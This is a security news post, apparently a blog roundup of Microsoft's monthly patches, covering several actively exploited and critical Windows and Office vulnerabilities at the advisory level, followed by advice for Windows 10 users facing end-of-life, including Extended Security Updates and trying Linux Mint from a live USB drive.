The first zero-day bug addressed this month (CVE-2025-24990) involves a third-party modem driver called Agere Modem that’s been bundled with Windows for the past two decades. Microsoft responded to active attacks on this flaw by completely removing the vulnerable driver from Windows.

The other zero-day is CVE-2025-59230, an elevation of privilege vulnerability in Windows Remote Access Connection Manager (also known as RasMan), a service used to manage remote network connections through virtual private networks (VPNs) and dial-up networks.

“While RasMan is a frequent flyer on Patch Tuesday, appearing more than 20 times since January 2022, this is the first time we’ve seen it exploited in the wild as a zero day,” said Satnam Narang, senior staff research engineer at Tenable.

Narang notes that Microsoft Office users should also take note of CVE-2025-59227 and CVE-2025-59234, a pair of remote code execution bugs that take advantage of “Preview Pane,” meaning that the target doesn’t even need to open the file for exploitation to occur. To execute these flaws, an attacker would social engineer a target into previewing an email with a malicious Microsoft Office document.

Speaking of Office, Microsoft quietly announced this week that Microsoft Word will now automatically save documents to OneDrive, Microsoft’s cloud platform. Users who are uncomfortable saving all of their documents to Microsoft’s cloud can change this in Word’s settings; ZDNet has a useful how-to on disabling this feature.

Kev Breen, senior director of threat research at Immersive, called attention to CVE-2025-59287, a critical remote code execution bug in the Windows Server Update Service  (WSUS) — the very same Windows service responsible for downloading security patches for Windows Server versions. Microsoft says there are no signs this weakness is being exploited yet. But with a threat score of 9.8 out of possible 10 and marked “exploitation more likely,” CVE-2025-59287 can be exploited without authentication and is an easy “patch now” candidate.

“Microsoft provides limited information, stating that an unauthenticated attacker with network access can send untrusted data to the WSUS server, resulting in deserialization and code execution,” Breen wrote. “As WSUS is a trusted Windows service that is designed to update privileged files across the file system, an attacker would have free rein over the operating system and could potentially bypass some EDR detections that ignore or exclude the WSUS service.”

For more on other fixes from Redmond today, check out the SANS Internet Storm Center monthly roundup, which indexes all of the updates by severity and urgency.

Windows 10 isn’t the only Microsoft OS that is reaching end-of-life today; Exchange Server 2016, Exchange Server 2019, Skype for Business 2016, Windows 11 IoT Enterprise Version 22H2, and Outlook 2016 are some of the other products that Microsoft is sunsetting today.


If you’re running any Windows 10 systems, you’ve probably already determined whether your PC meets the technical hardware specs recommended for the Windows 11 OS. If you’re reluctant or unable to migrate a Windows 10 system to Windows 11, there are alternatives to simply continuing to use Windows 10 without ongoing security updates.


One option is to pay for another year’s worth of security updates through Microsoft’s Extended Security Updates (ESU) program. The cost is just $30 if you don’t have a Microsoft account, and apparently free if you register the PC to a Microsoft account. This video breakdown from Ask Your Computer Guy does a good job of walking Windows 10 users through this process. Microsoft emphasizes that ESU enrollment does not provide other types of fixes, feature improvements or product enhancements. It also does not come with technical support.

If your Windows 10 system is associated with a Microsoft account and signed in when you visit Windows Update, you should see an option to enroll in extended updates. Image: https://www.youtube.com/watch?v=SZH7MlvOoPM

Windows 10 users also have the option of installing some flavor of Linux instead. Anyone seriously considering this option should check out the website endof10.org, which includes a plethora of tips and a DIY installation guide.

Linux Mint is a great option for Linux newbies. Like most modern Linux versions, Mint will run on anything with a 64-bit CPU that has at least 2GB of memory, although 4GB is recommended. In other words, it will run on almost any computer produced in the last decade.

Linux Mint also is likely to be the most intuitive interface for regular Windows users, and it is largely configurable without any fuss at the text-only command-line prompt. Mint and other flavors of Linux come with LibreOffice, which is an open source suite of tools that includes applications similar to Microsoft Office, and it can open, edit and save documents as Microsoft Office files.

If you’d prefer to give Linux a test drive before installing it on a Windows PC, you can always just download it to a removable USB drive. From there, reboot the computer (with the removable drive plugged in) and select the option at startup to run the operating system from the external USB drive. If you don’t see an option for that after restarting, try restarting again and hitting the F8 button, which should open a list of bootable drives. Here’s a fairly thorough tutorial that walks through exactly how to do all this.

And if this is your first time trying out Linux, relax and have fun: The nice thing about a “live” version of Linux (as it’s called when the operating system is run from a removable drive such as a CD or a USB stick) is that none of your changes persist after a reboot. Even if you somehow manage to break something, a restart will return the system back to its original state.

As ever, if you experience any difficulties during or after applying this month’s batch of patches, please leave a note about it in the comments below.

❌